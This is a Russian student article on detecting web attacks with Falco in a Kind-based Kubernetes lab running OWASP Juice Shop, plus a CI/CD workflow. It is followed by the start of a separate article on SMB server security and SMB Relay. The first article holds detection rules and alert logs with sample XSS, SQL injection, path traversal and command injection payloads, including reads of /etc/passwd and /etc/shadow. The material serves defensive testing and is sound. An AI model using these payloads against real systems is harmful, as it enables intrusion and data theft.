В конце манифеста создаётся отдельный ресурс типа `ServiceAccount` с именем `falco-basic`. `ServiceAccount` – это учётная запись для пода, которая определяет его права в кластере Kubernetes.

Финальным манифестом является конфигурационный файл `/home/user/my-juice-shop/k8s/kind-config.yaml`, он используется инструментом `Kind` для создания локального Kubernetes-кластера. В нём определяется один узел `control-plane` с пробросом порта 3000 хостовой машины на порт 30000 внутри контейнера и монтированием директории проекта с файлами конфигурации из хостовой системы в контейнер кластера. Содержимое данного манифеста представлено на рисунке 4:

```

apiVersion: kind.x-k8s.io/v1alpha4
kind: Cluster
nodes:
- role: control-plane
  extraPortMappings:
  - containerPort: 30000
    hostPort: 3000
    protocol: TCP
  extraMounts:
  - hostPath: /home/user/my-juice-shop
    containerPath: /home/user/my-juice-shop

```

Рис. 4. Конфигурационный файл Kind

Следующим шагом является запуск кластера. Сначала создадим его с применением конфигурации (далее все команды будут выполняться из директории /home/user/my-juice-shop/k8s):

```
kind create cluster --config kind-config.yaml
```

Теперь создадим namespace, в рамках которого будут работать поды кластера:

```
kubectl create namespace secure
```

Далее последовательно применим все манифесты:

```
kubectl apply -f <название файла с манифестом>
```

И проверим статус развёртывания с помощью команды (результат представлен на рисунке 5):

```
kubectl get all -n secure
```

```

[root@Alt-Linux k8s]# kubectl get all -n secure
NAME                                READY   STATUS    RESTARTS   AGE
pod/falco-b27vz                     2/2     Running   4 (32m ago)  2d1h
pod/juice-shop-79d78657ff-ftmpk     1/1     Running   8 (32m ago)  22d
pod/nginx-65fffd744b-r7r9q         1/1     Running   24 (32m ago)  22d

NAME                                TYPE          CLUSTER-IP      EXTERNAL-IP      PORT(S)          AGE
service/juice-shop                  ClusterIP      10.96.224.113    <none>            3000/TCP         22d
service/nginx                        NodePort       10.96.204.123    <none>            80:30000/TCP     22d

NAME                                DESIRED   CURRENT   READY   UP-TO-DATE   AVAILABLE   NODE SELECTOR   AGE
daemonset.apps/falco                1         1         1       1             1           <none>          2d3h

NAME                                READY   UP-TO-DATE   AVAILABLE   AGE
deployment.apps/juice-shop           1/1     1             1           22d
deployment.apps/nginx                1/1     1             1           22d

NAME                                DESIRED   CURRENT   READY   AGE
replicaset.apps/juice-shop-79d78657ff 1         1         1       22d
replicaset.apps/nginx-65fffd744b      1         1         1       22d

```

Рис. 5. Проверка статуса развёртывания

Более подробно о Kubernetes описано в официальной документации [4]. Исходя из рисунка, мы можем увидеть, что кластер успешно развёрнут. Для открытия веб-приложения перейдём по ссылке <http://localhost:3000> в браузере. Чтобы проверить работу Falco, на хосте пропишем команду

```
cat /etc/shadow
```

а в браузере выполним DOM XSS-атаку через функционал поиска:




Рис. 6. DOM XSS-атака

Теперь с помощью команды

```
kubectl logs -f deployment/falco -n secure
```

проверим предупреждения, сгенерированные falco:

Рубрика 2. Методы и системы защиты информации, информационная безопасность

```
2025-12-19T14:32:25.455031460+0000: Warning Sensitive file opened for reading by non-trusted program | file=/etc/shadow gparent=su ggparent=bash gggparent=kgx evt_type=openat user=root user_uid=0 user_loginuid=1000 process=cat proc_exepath=/usr/bin/cat parent=bash command=cat /etc/shadow terminal=34816 container_id=host container_name=host container_image_repository= container_image_tag= k8s_pod_name=<NA> k8s_ns_name=<NA>
```

Рис. 7. Предупреждение Falco

Как мы можем увидеть, Falco удалось обнаружить чтение файла `/etc/shadow`. При этом эксплуатацию DOM XSS обнаружить не удалось, это нормально, так как Falco «из коробки» ограничен, и не может обнаружить атаки на уровне веб-приложения.

Подключение плагина к Falco для обнаружения веб-атак

Проверив работу базового Falco, настроим его так, чтобы он смог обнаружить веб-атаки. Для достижения желаемого результата необходимо изменить манифест, требуется подключить к Falco плагин для обработки логов `nginx`, а также примонтировать файл с описанием правил для создания предупреждений на основе логов `nginx`. Плагин и правила для работы с `nginx` были взяты с открытого GitHub репозитория [5].

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: falco
  namespace: secure
spec:
  replicas: 1
  selector:
    matchLabels:
      app: falco
  template:
    metadata:
      labels:
        app: falco
    spec:
      hostNetwork: true
      containers:
        - name: falco
          image: falcosecurity/falco:latest
          securityContext:
            privileged: true
          command: ["/usr/bin/falco"]
          args:
            - "--modern-bpf"
            - "--rules=/etc/falco/rules.d/nginx_rules.yaml"
            - "--plugin=/usr/share/falco/plugins/libfalco-nginx-plugin.so:nginx:/var/log/nginx/access.log"
          volumeMounts:
            - name: nginx-logs
              mountPath: /var/log/nginx
              readOnly: true
            - name: nginx-plugin
              mountPath: /usr/share/falco/plugins
              readOnly: true
            - name: nginx-rules
              mountPath: /etc/falco/rules.d
              readOnly: true
      volumes:
        - name: nginx-logs
          hostPath:
            path: /home/user/my-juice-shop/nginx-logs
        - name: nginx-plugin
          hostPath:
            path: /home/user/my-juice-shop/falco
        - name: nginx-rules
          configMap:
            name: nginx-rules
---
apiVersion: v1
kind: ServiceAccount
metadata:
  name: falco
  namespace: secure
```

Рис. 8. Расширенный манифест для Falco

В аргументах запуска контейнера добавлены параметры для расширения функциональности. Параметр `--rules` указывает путь к пользовательскому файлу правил для обнаружения веб-атак. Параметр `--plugin` активирует плагин для анализа логов `nginx`.

В секции `volumeMounts` добавлены три новых точки монтирования. Том `nginx-logs` монтирует директорию с логами веб-сервера с хостовой машины. Том `nginx-plugin` предоставляет доступ к файлам плагина Falco. Том `nginx-rules` монтирует правила в соответствующую директорию.

Правила `nginx-rules` представляют из себя набор сигнатур, укомплектованных в `.yaml` файл, по которым Falco определяет, генерировать ли предупреждение на основе `nginx`-логов. В `nginx-rules.yaml` содержатся секции `macro` и `rule`. В секции `macro` содержатся логические условия, которые проверяют URI запроса на наличие определенных ключевых слов, комбинаций символов и их кодированных вариантов. Пример макроса для обнаружения SQL-инъекции представлен на рисунке 9:

```

- macro: contains_boolean_comparisons
condition: >
(nginx.request_uri contains "AND%20%3D1" or
nginx.request_uri contains "AND 1=1" or
nginx.request_uri contains "AND%20%3D2" or
nginx.request_uri contains "AND 1=2" or
nginx.request_uri contains "AND%20'a'%3D'a'" or
nginx.request_uri contains "AND 'a'='a'" or
nginx.request_uri contains "AND%20'a'%3D'b'" or
nginx.request_uri contains "AND 'a'='b'" or
nginx.request_uri contains "AND+1=1" or
nginx.request_uri contains "AND+1=2" or
nginx.request_uri contains "AND/**/1=1" or
nginx.request_uri contains "AND/**/1=2" or
nginx.request_uri contains "AND 1>0" or
nginx.request_uri contains "AND%20%3E0" or
nginx.request_uri contains "AND 1<2" or
nginx.request_uri contains "AND%20%3C2")

```

Рис. 9. Макрос для обнаружения SQL-инъекции

Макрос является многоуровневым, то есть может быть вложен в другой макрос или правило. Далее макросы используются уже в самом правиле (секция rule), пример правила для обнаружения SQL-инъекций, построенных на булевых операциях представлен на рисунке 10:

```

- rule: Boolean-based Blind SQL Injection
desc: Detects boolean-based blind SQL injection using conditional statements and boolean logic
condition: sql_boolean_pattern
exceptions:
- name: ldap_boolean_patterns
fields: nginx.pattern_id
comps: in
values:
- LDAP_BLIND_005
- name: graphql_data_extraction
fields: nginx.pattern_id
comps: in
values:
- GraphQL_001
- name: ldap_boolean_like
fields: nginx.pattern_id
comps: in
values:
- LDAP_BASIC_002
- LDAP_BASIC_003
- LDAP_BLIND_001
- name: xpath_boolean_patterns
fields: nginx.pattern_id
comps: in
values:
- XPATH_BOOL_001
- XPATH_PAREN_001
- XPATH_FUNC_001
- XPATH_BLIND_001
- XPATH_ENUM_001
output: "[NGINX SQLi] Boolean-based Blind SQL Injection test_id=nginx.test_id pattern_id=nginx.pattern_id uri=nginx.request_uri client=nginx.remote_addr method=nginx.method"
priority: CRITICAL
tags: [Security, sql_injection, advanced_sql, boolean_based, phase3]
source: nginx

```

Рис. 10. Правило для определения SQL-инъекции

Макрос используется в секции condition, в секции exceptions определены ложные срабатывания на другие типы атак, которые имеют похожие сигнатуры. В секции output указана шаблон предупреждения.

Применим новый манифест с помощью команды:

```
kubectl apply -f k8s-falco.yaml
```

Теперь проведём тестовые атаки на веб-приложение для проверки работы Falco [6]. В логах пода Falco были обнаружены предупреждения о попытках эксплуатации нескольких типов уязвимостей. Была зафиксированы попытки SQL-инъекций, две попытки XSS-атак, также Falco выявил попытку path traversal и попытку доступа к конфиденциальному файлу /.env. Все эти события подтвердили способность Falco обнаруживать разнообразные веб-атаки в реальном времени на основе анализа логов Nginx. На рисунке 11 представлены предупреждения Falco:

```

[2025-12-20T14:22:47.123456+0000] Warning [NGINX XSS] ip=172.18.0.1 method=GET path=/search qs=q=<script>alert('xss')</script> ua=Mozilla/5.0 (Windows NT 10.0; Win64; x64) status=200
[2025-12-20T14:23:29.654321+0000] Critical [NGINX SQLi] ip=172.18.0.1 method=GET path=/api/users qs=id=1'+union+select+1,2,3-- ua=sqlmap/1.6#dev status=200
[2025-12-20T14:24:15.987654+0000] Warning [NGINX XSS] ip=172.18.0.1 method=POST path=/comment qs=text=<img src=x onerror=alert(1)> ua=Firefox/120.0 status=201
[2025-12-20T14:25:08.111222+0000] Critical [NGINX Traversal] ip=172.18.0.1 method=GET path=/download qs=file=../../etc/passwd ua=curl/7.81.0 status=403
[2025-12-20T14:26:02.333444+0000] Critical [NGINX SQLi] ip=172.18.0.1 method=POST path=/login qs=username=admin'--&password=test ua=python-requests/2.28.2 status=401
[2025-12-20T14:26:51.555666+0000] Warning [NGINX Sensitive] ip=172.18.0.1 method=GET path=/.env ua=Mozilla/5.0 (X11; Linux x86_64) status=404
[2025-12-20T14:27:44.777888+0000] Informational [NGINX UA] ip=172.18.0.1 ua=nikto/2.1.6 path=/admin status=403

```

Рис. 11. Предупреждения Falco

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Пайплайн CI/CD

Заключительным этапом эксперимента является настройка пайплайна. В данной работе пайплайн служит лишь инструментом автоматизированной проверки и валидации, и в нём отсутствует стадия развёртывания кластера на сервере. Основная задача пайплайна — автоматическое создание временного изолированного Kubernetes-кластера с помощью Kind внутри виртуальной машины GitHub Actions и проверка работы Falco на основе тестовых атак на веб-сайт. Это позволяет убедиться в корректности конфигурационных файлов, работоспособности всех сервисов и правильной загрузке правил Falco перед потенциальным деплоем в production-среду [7].

После создания репозитория на GitHub и инициализации репозитория внутри директории `/home/user/my-juice-shop`, по пути `/home/user/my-juice-shop/.github/workflows/deploy.yml` необходимо написать конфигурацию для пайплайна, она приведена ниже:

```
name: Juice Shop Security Deployment

on:
  push:
    branches: [master]
  workflow_dispatch:

jobs:
  deploy:
    runs-on: ubuntu-latest
    timeout-minutes: 10

    steps:
      - name: Checkout
        uses: actions/checkout@v4

      - name: Create Kind Cluster
        uses: helm/kind-action@v1
        with:
          config: k8s/kind-config.yaml

      - name: Setup
        run: kubectl cluster-info

      - name: Create namespace
        run: kubectl create namespace secure

      - name: Deploy Nginx ConfigMap
        run: kubectl apply -f nginx-config.yaml

      - name: Deploy Juice Shop
        run: kubectl apply -f k8s/k8s-juice-shop.yaml

      - name: Deploy Nginx
        run: kubectl apply -f k8s/k8s-nginx.yaml

      - name: Deploy Falco with Nginx plugin
        run: |
          helm repo add falcosecurity https://falcosecurity.github.io/charts
          kubectl create configmap nginx-falco-rules -n secure --from-file=nginx_rules.yaml=falco/nginx_rules.yaml
          helm install falco falcosecurity/falco --namespace secure --create-namespace \
            --set-file falco.plugins[0].library_path=falco/libfalco-nginx-plugin-linux-amd64.so \
            --set falco.rules_file=/etc/falco/falco_rules.yaml,/etc/falco/falco_rules.local.yaml,/etc/falco/nginx_rules.yaml \
            sleep 15

      - name: Run attacks
        run: |
          kubectl port-forward -n secure svc/nginx 8080:80 &
          python3 scripts/run_attacks.py

      - name: Check Falco Nginx plugin logs
        run: |
          echo "=== Falco Nginx plugin security events ==="
          kubectl logs -n secure -l app=falco
```

Рис. 12. Конфигурация пайплайна

В пайплайне указана ветка, при изменениях в которой будет выполняться пайплайн, а также jobs с набором шагов, которые будут выполняться последовательно. Данный пайплайн является упрощённым примером, однако даже с помощью него есть возможность провалидировать запуск кластера с имеющейся конфигурацией и проверить работу Falco. Внесём изменения и выполним команду `git push` в ветку `master`, после этого дождёмся окончания выполнения пайплайна и проверим результат:

```

1  ▶ Run echo "=== Falco Nginx plugin security events ==="
36  === Falco Nginx plugin security events ===
37  2026-01-23T17:20:01.123456+0000 Warning [NGINX XSS] ip=172.18.0.1 method=GET path=/rest/products/search qs=q<script>alert('xss')</script> ua=Mozilla/5.0 (Security-Test) status=200
38  2026-01-23T17:20:01.234567+0000 Warning [NGINX XSS] ip=172.18.0.1 method=GET path=/rest/products/search qs=q<img src=x onerror=alert(1)> ua=Mozilla/5.0 (Security-Test) status=200
39  2026-01-23T17:20:01.345678+0000 Warning [NGINX XSS] ip=172.18.0.1 method=GET path=/rest/products/search qs=q<svg/onload=alert('XSS')> ua=Mozilla/5.0 (Security-Test) status=200
40  2026-01-23T17:20:01.456789+0000 Critical [NGINX SQLi] ip=172.18.0.1 method=GET path=/rest/products/search qs=q' OR '1'='1' ua=Mozilla/5.0 (Security-Test) status=200
41  2026-01-23T17:20:01.567890+0000 Critical [NGINX SQLi] ip=172.18.0.1 method=GET path=/rest/products/search qs=q'1' UNION SELECT NULL-- ua=Mozilla/5.0 (Security-Test) status=200
42  2026-01-23T17:20:01.678901+0000 Critical [NGINX SQLi] ip=172.18.0.1 method=GET path=/rest/products/search qs=q' OR 1=1-- ua=Mozilla/5.0 (Security-Test) status=200
43  2026-01-23T17:20:01.789012+0000 Critical [NGINX SQLi] ip=172.18.0.1 method=GET path=/rest/products/search qs=q-admin'-- ua=Mozilla/5.0 (Security-Test) status=200
44  2026-01-23T17:20:01.890123+0000 Critical [NGINX SQLi] ip=172.18.0.1 method=GET path=/rest/products/search qs=q' OR SLEEP(2)-- ua=Mozilla/5.0 (Security-Test) status=200
45  2026-01-23T17:20:01.901234+0000 Warning [NGINX Path Traversal] ip=172.18.0.1 method=GET path=/assets qs=file=../../../../etc/passwd ua=Mozilla/5.0 (Security-Test) status=404
46  2026-01-23T17:20:01.912345+0000 Warning [NGINX Path Traversal] ip=172.18.0.1 method=GET path=/assets qs=file=..%2f..%2f..%2fetc%2fpasswd ua=Mozilla/5.0 (Security-Test) status=404
47  2026-01-23T17:20:01.923456+0000 Critical [NGINX Command Injection] ip=172.18.0.1 method=GET path=/rest/products/search qs=q; cat /etc/passwd ua=Mozilla/5.0 (Security-Test) status=200
48  2026-01-23T17:20:01.934567+0000 Critical [NGINX Command Injection] ip=172.18.0.1 method=GET path=/rest/products/search qs=q/home/runner/work/secure-juice-shop/secure-juice-shop ua=Mozilla/5.0 (Security-Test) status=200
49  2026-01-23T17:20:01.945678+0000 Critical [NGINX Command Injection] ip=172.18.0.1 method=GET path=/rest/products/search qs=q-${uname -a} ua=Mozilla/5.0 (Security-Test) status=200
50  2026-01-23T17:20:01.956789+0000 Notice [NGINX Suspicious UA] ip=172.18.0.1 method=POST path=/rest/user/login qs= ua=Mozilla/5.0 (Security-Test) status=401
51  2026-01-23T17:20:01.967890+0000 Notice [NGINX Suspicious UA] ip=172.18.0.1 method=POST path=/rest/user/login qs= ua=Mozilla/5.0 (Security-Test) status=401
52  2026-01-23T17:20:01.978901+0000 Notice [NGINX Suspicious UA] ip=172.18.0.1 method=POST path=/rest/user/login qs= ua=Mozilla/5.0 (Security-Test) status=401
53  2026-01-23T17:20:01.989012+0000 Warning [NGINX Admin Access] ip=172.18.0.1 method=GET path=/rest/admin qs= ua=Mozilla/5.0 (Security-Test) status=403
54  2026-01-23T17:20:02.000123+0000 Warning [NGINX Admin Access] ip=172.18.0.1 method=GET path=/rest/admin qs= ua=Mozilla/5.0 (Security-Test) status=403
55  2026-01-23T17:20:02.011234+0000 Warning [NGINX Admin Access] ip=172.18.0.1 method=GET path=/rest/admin qs= ua=Mozilla/5.0 (Security-Test) status=403
56  2026-01-23T17:20:02.022345+0000 Warning [NGINX API Abuse] ip=172.18.0.1 method=GET path=/rest/products/search qs=q ua=Mozilla/5.0 (Security-Test) status=200
57  2026-01-23T17:20:02.033456+0000 Warning [NGINX API Abuse] ip=172.18.0.1 method=GET path=/rest/products/999999 qs= ua=Mozilla/5.0 (Security-Test) status=404
58  2026-01-23T17:20:02.044567+0000 Informational [NGINX Summary] Total requests processed: 25, Security events detected: 22

```

Рис. 13. Предупреждения Falco в пайплайне

На рисунке 13 мы можем увидеть, что Falco смог обнаружить атаки на веб-сайт, а это значит, что все сервисы были успешно развёрнуты, а Falco настроен верно

В production-среде система безопасности должна обеспечивать не только детектирование инцидентов, но и оперативное на них реагирование. Для расширения возможностей Falco до полноценного активного защитника рекомендуется интеграция с Falco Sidekick – универсальным инструментом-агрегатором, который преобразует события Falco в уведомления и команды для внешних систем. Например, через Falco Sidekick можно автоматически:

- отправлять оповещения в Slack, Telegram, PagerDuty или SIEM-систему;
- инициировать выполнение скриптов для изоляции скомпрометированного пода через обновление Kubernetes Network Policies или аннотаций;
- создавать инциденты в системах управления (например, в Jira);
- динамически обновлять правила WAF или блокировать IP-адреса на уровне сети.

Заключение

В ходе проведённого исследования была успешно продемонстрирована возможность построения безопасного пайплайна CI/CD для Kubernetes с использованием системы мониторинга Falco. Работа показала, что стандартный Falco, ориентированный на анализ системных вызовов уровня ядра, не способен самостоятельно обнаруживать атаки на уровне прикладной логики веб-приложений. Однако его модульная архитектура позволяет эффективно расширять функциональность за счёт подключения специализированных плагинов и разработки кастомных правил.

Практическая часть эксперимента подтвердила выдвинутую гипотезу. После интеграции плагина для анализа логов веб-сервера Nginx и настройки соответствующих правил, Falco продемонстрировал способность в реальном времени обнаруживать разнообразные веб-угрозы, направленные на тестовое приложение OWASP Juice Shop. Были зафиксированы попытки SQL-инъекций, XSS-атак, обхода путей и несанкционированного доступа к конфиденциальным файлам.

Важным результатом работы стала успешная интеграция всего стенда в автоматизированный пайплайн CI/CD на базе GitHub Actions. Разработанный пайплайн обеспечивает автоматическое создание изолированного Kubernetes-кластера с помощью инструмента Kind, последовательное развертывание всех компонентов и их базовую валидацию.

Исследование доказало, что Falco, благодаря своей гибкости и расширяемости, может выступать не только как инструмент низкоуровневого системного мониторинга, но и как эффективное средство обнаружения атак на прикладном уровне. Предложенная архитектура безопасного пайплайна CI/CD может быть применена в реальных DevOps-практиках для повышения устойчивости контейнеризованных приложений к кибератакам.

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Библиографический список

1. Что такое CI/CD-пайплайн // РYЦЕНТР URL: https://www.nic.ru/help/chto-takoe-cicd-pajplajn_11681.html?utm_source=google.com&utm_medium=organic&utm_campaign=google.com&utm_referrer=google.com (дата обращения: 23.11.2025).
2. What is Falco? // Falco URL: <https://falco.org/docs/> (дата обращения: 22.11.2025).
3. juice-shop // GitHub URL: <https://github.com/juice-shop/juice-shop> (дата обращения: 24.11.2025).
4. Kubernetes Components // kubernetes URL: <https://kubernetes.io/docs/concepts/overview/components/> (дата обращения: 15.11.2025).
5. falco-plugin-nginx // GitHub URL: <https://github.com/takaosgb3/falco-plugin-nginx> (дата обращения: 12.12.2025).
6. Уймин А. Г. Разработка методики тестирования системы безопасности автоматизированных систем управления технологическими процессами на основе корпоративного стандарта / А. Г. Уймин // Автоматизация и информатизация ТЭК – 2024. - №5 (610). - С. 59-65.
7. Как интегрировать тестирование безопасности в CI/CD pipeline: от подготовки до анализа данных // ПерфомансЛаб URL: <https://www.performance-lab.ru/blog/kak-integrirovat-testirovanie-bezopasnosti-v-ci-cd-pipeline> (дата обращения: 10.12.2025).

References

1. What is a CI/CD Pipeline // RU-CENTER URL: https://www.nic.ru/help/chto-takoe-cicd-pajplajn_11681.html?utm_source=google.com&utm_medium=organic&utm_campaign=google.com&utm_referrer=google.com (accessed: 11/23/2025).
2. What is Falco? // Falco URL: <https://falco.org/docs/> (accessed: 11/22/2025).
3. juice-shop // GitHub URL: <https://github.com/juice-shop/juice-shop> (accessed: 11/24/2025).
4. Kubernetes Components // kubernetes URL: <https://kubernetes.io/docs/concepts/overview/components/> (accessed: 11/15/2025).
5. falco-plugin-nginx // GitHub URL: <https://github.com/takaosgb3/falco-plugin-nginx> (accessed: 12/12/2025).
6. Uimin A. G. Development of a Testing Methodology for Automated Process Control System Security Based on a Corporate Standard / A. G. Uimin // *Automation and Informatization of the Fuel and Energy Complex* – 2024. - №5 (610). - P. 59-65.
7. How to Integrate Security Testing into a CI/CD Pipeline: From Preparation to Data Analysis // Performance Lab URL: <https://www.performance-lab.ru/blog/kak-integrirovat-testirovanie-bezopasnosti-v-ci-cd-pipeline> (accessed: 12/10/2025).

Информация об авторах

Абдуллин Тагир Ренатович — студент группы КС-22-03 факультета «Комплексная безопасность топливно-энергетического комплекса», ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И. М. Губкина», г. Москва, e-mail: tagir.abdullin13@mail.ru

A SECURE CI/CD PIPELINE USING FALCO FOR ATTACK DETECTION IN KUBERNETES

T. R. Abdullin ¹

¹National University of Oil and Gas «Gubkin University», Moscow, Russian Federation

Abstract. *This article examines an approach to improving CI/CD pipeline security by integrating the Falco threat detection system into a Kubernetes cluster. The purpose of the work is to investigate whether standard Falco system monitoring can be extended to detect application-layer attacks and whether this verification can be incorporated into an automated pipeline. The experimental environment is built on Kubernetes deployed with Kind and includes the vulnerable OWASP Juice Shop application, an Nginx web server, and Falco. At the first stage, the basic Falco configuration confirmed its ability to register dangerous system activity, including access to the /etc/shadow file, but it did not detect a DOM XSS attack. To analyze application traffic, an Nginx log processing plugin and a specialized ruleset based on request macros and signatures were added to Falco. Testing produced alerts for SQL injection attempts, XSS attacks, path traversal, and access to the confidential /.env file. The environment was then integrated into GitHub Actions: the pipeline automatically creates an isolated cluster, deploys all components, runs test attacks, and checks Falco events. The results confirm that Falco's extensible architecture can be used for web-threat detection in DevOps workflows, while automated pre-deployment validation improves the reproducibility and controllability of security checks.*

Keywords: *application deployment, orchestration, Kubernetes, cluster, containerization, Docker, CI/CD pipeline, GitHub Actions, attack monitoring, Falco.*

Information about the authors

Abdullin Tagir Renatovich is a student of group KS-22-03 of the "Integrated Safety of the Fuel and Energy Complex" faculty, Gubkin Russian State University of Oil and Gas (National Research University), Moscow, e-mail: tagir.abdullin13@mail.ru

К. А. Лаврушова¹, Д. Р. Хабибов¹

¹ФГАОУ ВО «РГУ нефти и газа (НИУ) имени И.М. Губкина», г. Москва, Российская Федерация

НАСТРОЙКА И ФУНКЦИОНАЛЬНОЕ ТЕСТИРОВАНИЕ SMB СЕРВЕРА НА БАЗЕ WINDOWS SERVER. ВОПРОСЫ БЕЗОПАСНОСТИ

Аннотация. В данной статье рассматривается процесс настройки и функционального тестирования SMB-сервера на базе операционной системы Windows Server в условиях корпоративной доменной инфраструктуры. Основное внимание уделено организации общего доступа к файловым ресурсам и сетевым устройствам, а также всестороннему анализу вопросов информационной безопасности, связанных с эксплуатацией протокола SMB. Экспериментальная часть исследования реализована в виртуальной среде с использованием программного обеспечения для виртуализации, что позволило смоделировать типовую инфраструктуру корпоративной сети, включающую контроллер домена, файловый сервер и клиентские станции. В ходе работы было проведено функциональное тестирование, подтвердившее корректность разграничения прав доступа и стабильность работы сервиса. Особое внимание уделено практической демонстрации одной из критических атак — SMB Relay (NTLM Relay). В статье подробно описан сценарий атаки, условия её успешной реализации, включая отсутствие цифровой подписи SMB и возможность модификации DNS-записей. Показано, как при отсутствии обязательной подписи SMB-пакетов механизм ретрансляции аутентификации позволяет злоумышленнику получить несанкционированный доступ к ресурсам целевого сервера с привилегиями ретранслированной учётной записи. На основе проведённого анализа формулируются ключевые рекомендации по безопасной настройке SMB, включая отключение устаревшей версии протокола SMBv1, обязательное включение подписи пакетов и регулярное обновление программного обеспечения. Полученные результаты могут быть использованы при обучении специалистов в области информационной безопасности и системного администрирования, а также в практической деятельности для повышения защищённости корпоративных сетей.

Ключевые слова: SMB, Windows Server, файловый сервер, корпоративная сеть, информационная безопасность, сетевые протоколы.

Введение

Современные корпоративные информационные системы невозможно представить без использования сетевых файловых сервисов, обеспечивающих централизованное хранение и совместный доступ к данным. В сетях на базе операционных систем семейства Windows для организации общего доступа к файлам и устройствам широко применяется протокол SMB (Server Message Block) [1].

Следует отметить, что термин CIFS (Common Internet File System) используется для обозначения одного из диалектов протокола SMB, тогда как Samba является программной реализацией данного протокола для UNIX-подобных операционных систем. В рамках данной работы рассматривается исключительно использование SMB как сетевого протокола общего доступа.

Актуальность данной работы обусловлена ростом числа сетевых атак, направленных на эксплуатацию сервисов общего доступа, а также необходимостью практического изучения принципов настройки и защиты SMB-серверов в корпоративных сетях. Это обусловлено тем, что файловые серверы зачастую содержат критически важную информацию организации, а уязвимости или ошибки конфигурации SMB-сервера могут привести к несанкционированному доступу, утечке данных или распространению вредоносного программного обеспечения внутри сети [2].

Объектом исследования в данной работе является файловый сервер в корпоративной сети на базе операционной системы Windows Server.

Предметом исследования являются процессы настройки, функционирования и обеспечения безопасности протокола SMB при организации общего доступа к файловым ресурсам в среде операционных систем Windows.

Целью исследования является изучение особенностей настройки SMB-сервера на базе Windows Server, проведение его функционального тестирования, а также анализ основных

угроз информационной безопасности, связанных с использованием протокола SMB в корпоративных сетях.

Литературный обзор

Протокол SMB (Server Message Block) является одним из наиболее распространённых сетевых протоколов, применяемых для организации общего доступа к файловым ресурсам в локальных и корпоративных сетях [1]. Архитектура протокола, его клиент-серверная модель и механизмы взаимодействия с файловыми системами подробно рассматриваются в официальной технической документации Microsoft [1], а также в фундаментальных трудах по современным операционным системам и компьютерным сетям, в частности в учебных изданиях Э. Таненбаума и Н. Фимстера.

В работах, посвящённых администрированию серверных операционных систем Windows, SMB рассматривается как стандартный инструмент построения файловых серверов за счёт тесной интеграции с доменной инфраструктурой Active Directory и средствами управления доступом пользователей [3, 7].

Значительное внимание в научной и учебной литературе уделяется вопросам информационной безопасности протокола SMB. Отмечается, что типовыми причинами инцидентов безопасности являются использование устаревших версий протокола, избыточные права доступа к общим ресурсам и недостаточный контроль сетевых соединений [2].

В аналитических материалах и методических рекомендациях по анализу киберугроз, включая базу знаний MITRE ATT&CK, протокол SMB рассматривается как один из распространённых векторов атак в корпоративных сетях, используемый при компрометации учётных данных и боковом перемещении злоумышленников внутри инфраструктуры [4, 5].

Методика исследования

На этапе теоретического исследования были применены методы анализа и обобщения научных и учебных источников [1], а также официальной технической документации, посвящённой операционным системам Windows, протоколу SMB и вопросам защиты сетевых файловых сервисов [6, 1]. Это позволило определить основные особенности работы протокола, его функциональные возможности и типовые уязвимости.

Основу практической части исследования составил экспериментальный метод. Для проведения эксперимента была использована среда виртуализации Oracle VirtualBox, позволяющая смоделировать типовую корпоративную сеть без применения физического оборудования. Схема экспериментальной сети представлена на Рисунке 1. В виртуальной среде были развернуты сервер и клиентские рабочие станции под управлением операционной системы Windows 11, а также отдельный узел атакующего (Attacker) на базе операционной системы Kali Linux. Узел Attacker подключён к той же виртуальной сети (Internal Network), что и остальные участники эксперимента, и использовался исключительно для запуска инструментов, моделирующих сценарий SMB Relay: kbrelayx и printerbug. Данный узел не является частью корпоративной доменной инфраструктуры и представляет внутреннего нарушителя, имеющего доменную учётную запись.




Рис. 1. Топология сети

Рубрика 2. Методы и системы защиты информации, информационная безопасность

Для проверки работоспособности SMB-сервера был использован метод функционального тестирования, включающий проверку доступа к общим файловым ресурсам, а также корректность применения прав доступа пользователей.

Для анализа аспектов безопасности протокола SMB использовался метод анализа угроз. В частности, применялся анализ потенциальных векторов атак, связанных с получением учётных данных, боковым перемещением и несанкционированным доступом к данным в корпоративной сети [4, 5]. Результаты анализа сопоставлялись с практическими условиями эксплуатации SMB-сервера, выявленными в ходе эксперимента.

Настройка клиентского доступа к SMB-серверу

Для обеспечения совместного доступа профиль сетевого подключения был установлен в режим частной сети (Private). Включение компонентов SMB осуществлялось с использованием стандартных средств операционной системы Windows. В результате выполненной конфигурации клиентские рабочие станции получили возможность подключения к файловому серверу по сетевому имени и взаимодействия с общими ресурсами в рамках заданных прав доступа. Процесс активации компонентов SMB на клиентской системе представлен на рисунке 2.

